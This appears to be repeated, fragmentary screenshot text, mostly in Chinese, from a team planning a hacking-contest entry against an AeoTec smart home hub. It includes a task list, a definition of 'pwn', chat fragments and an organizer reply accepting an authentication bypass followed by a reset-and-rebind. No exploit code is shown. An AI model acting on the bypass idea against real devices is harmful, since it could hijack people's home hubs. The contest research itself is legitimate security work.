
兩大問題

☒ 配對需要 S/N

- ~~開打前可以給我們看 S/N 嗎？~~ 不行
- 可以用 Thread 網路拿到

☐ 重設後怎麼拿到 shell





第一性原理

第一性原理

什麼是第一性原理

[編輯]

第一性原理指的是，回歸事物最基本的條件，將其拆分成各要素進行解構分析，從而找到實現目標最優路徑的方法。

該原理源於古希臘哲學家**亞里士多德**提出的一個哲學觀點：“每個系統中存在一個最基本的命題，它不能被違背或刪除。”

這個名詞被炒的很火主要得益於“鋼鐵俠”**埃隆·馬斯克**（**特斯拉**汽車CEO）。他曾在採訪中提到自己特別推崇“第一性原理”思考法：“通過第一性原理，我把事情升華到最根本的真理，然後從最核心處開始**推理**……”

請定義 pwn

Pwn (/ˈpoun/, /ˈpu:n/, /pəˈʔoun/, /ˈpɔ:n/, /piˈoun/, /pwəˈʔn/, /ˈoun/)，是一個駭客語法的俚語詞，自"own"這個字引申出來的^{[1][2]}，這個詞的含意在於，玩家在整個遊戲對戰中處在勝利的優勢，或是說明競爭對手處在完全慘敗的情形下，這個詞習慣上在網路遊戲文化主要用於嘲笑競爭對手在整個遊戲對戰中已經完全被擊敗（例如："You just got pwned!"）。過去式的拼寫可以拼成pwnd，pwn3d，pwnt（讀成 *t* 這個音）或是powned（讀成 *d* 這個音）。



查看維基詞典中的詞條
「[en:pwn](#)」。

在駭客行話裡，尤其在另外一種電腦技術方面，包括電腦（伺服器或個人電腦）、網站、閘道裝置、或是應用程式，"pwn"在這一方面的意思是攻破（"to compromise"，危及、損害）或是控制（"to control"）。在這一方面的意義上，它與駭客入侵與破解是相同意思的。例如某一個外部團體已經取得未經公家許可的系統管理員控制權限，並利用這個權限駭入並入侵（"owned" 或是 "pwned"）這個系統。^[來源請求]

請定義 pwn



nini 凌晨 1:43

@orange 你覺得怎樣算 pwn

pwn 不就是變成自己的 啊我把 hub 變成自己的子 成立了吧

Pwn (自"own") 是說明如："You just got pwned!"。過去式的拼寫可以拼成pwnd，pwn3d，pwnt（讀成 *t* 這個音）或是powned（讀成 *d* 這個音）。

在駭客行話裡，尤其在另外一種電腦技術方面，包括電腦（伺服器或個人電腦）、網站、閘道裝置、或是應用程式，"pwn"在這一方面的意思是攻破（"to compromise"，危及、損害）或是控制（"to control"）。在這一方面的意義上，它與駭客入侵與破解是相同意思的。例如某一個外部團體已經取得未經公家許可的系統管理員控制權限，並利用這個權限駭入並入侵（"owned" 或是 "pwned"）這個系統。[\[來源請求\]](#)

請定義 pwn



nini 凌晨 1:43

@orange 你覺得怎樣算 pwn

pwn 不就是變成自己的 啊我把 hub 變成自己的子 成立子吧



orange 🍊 凌晨 1:45

你現在拿不到 Shell 嗎XDDDD

Pwn (自"own"是說明如："

在駭客的意思

的。例如一個外部團體已經取得未經公家許可的系統管理員控制權限，並利用這個權限駭入並入侵 ("owned" 或是 "pwned") 這個系統。[來源請求]

總之問問看

[Q3A] Regarding the AeoTec Smart Home Hub entry, we can bypass the user authentication on the device and clear the entire hub. Then we can bind the hub to our own account.



兩大問題

☒ 配對需要 S/N

- ~~開打前可以給我們看 S/N 嗎？不行~~
- 可以用 Thread 網路拿到

☐ 重設後怎麼拿到 shell

- 寫信問問



兩大問題

☐ 配對需要 S/N

- ~~開打前可以給我們看 S/N 嗎？~~ 不行
- ~~可以用 Thread 網路拿到~~ 需要 Thread 設備才能掃描

☐ 重設後怎麼拿到 shell

- 寫信問問



其他的所有人



需要 Thread 設備才能掃描



nini 晚上 8:57

你搞到設備 or 寄設備給你 or 我跟著設備飛



需要 Thread 設備才能掃描



nini 晚上 8:57
你搞到設備 or 寄

從 飛



需要 Thread 設備才能掃描



nini 晚上 8:57

你搞到設備 or 寄設備給你 or 我跟著設備飛



orange 🍊 晚上 9:00


是不是也有要打

他們是不是也要飛愛爾蘭



2024/10/17
報名截止

2024/10/22
比賽第一日






nini 凌晨 12:38

啥時飛可以問一下嗎 我可能準備兩台 thread device 給你用

2024/10/17
報名截止

2024/10/22
比賽第一日






nini 凌晨 12:38

啥時飛可以問一下嗎 我可能準備兩台 thread device 給你用




orange 🍊 2024 年 10 月 17 日凌晨 12:52



應該不會，討論後覺得洞太少，沒辦法串

2024/10/17
報名截止

2024/10/22
比賽第一日





不要!



You have a new message


now

總之問問看

[Q3A] Regarding the AeoTec Smart Home Hub entry, we can bypass the user authentication on the device and clear the entire hub. Then we can bind the hub to our own account.

2024/10/17
報名截止

2024/10/22
比賽第一日



總之問問看


[A3A] We think this is sufficient as stated in the rules:

"A successful entry must leverage a vulnerability to modify the standard execution path of a program or process in order to allow the execution of arbitrary instructions. "

If you can bypass auth, clear the device, and rebind it to their account, that works.

2024/10/17
報名截止

2024/10/22
比賽第一日



兩大問題

☐ 配對需要 S/N

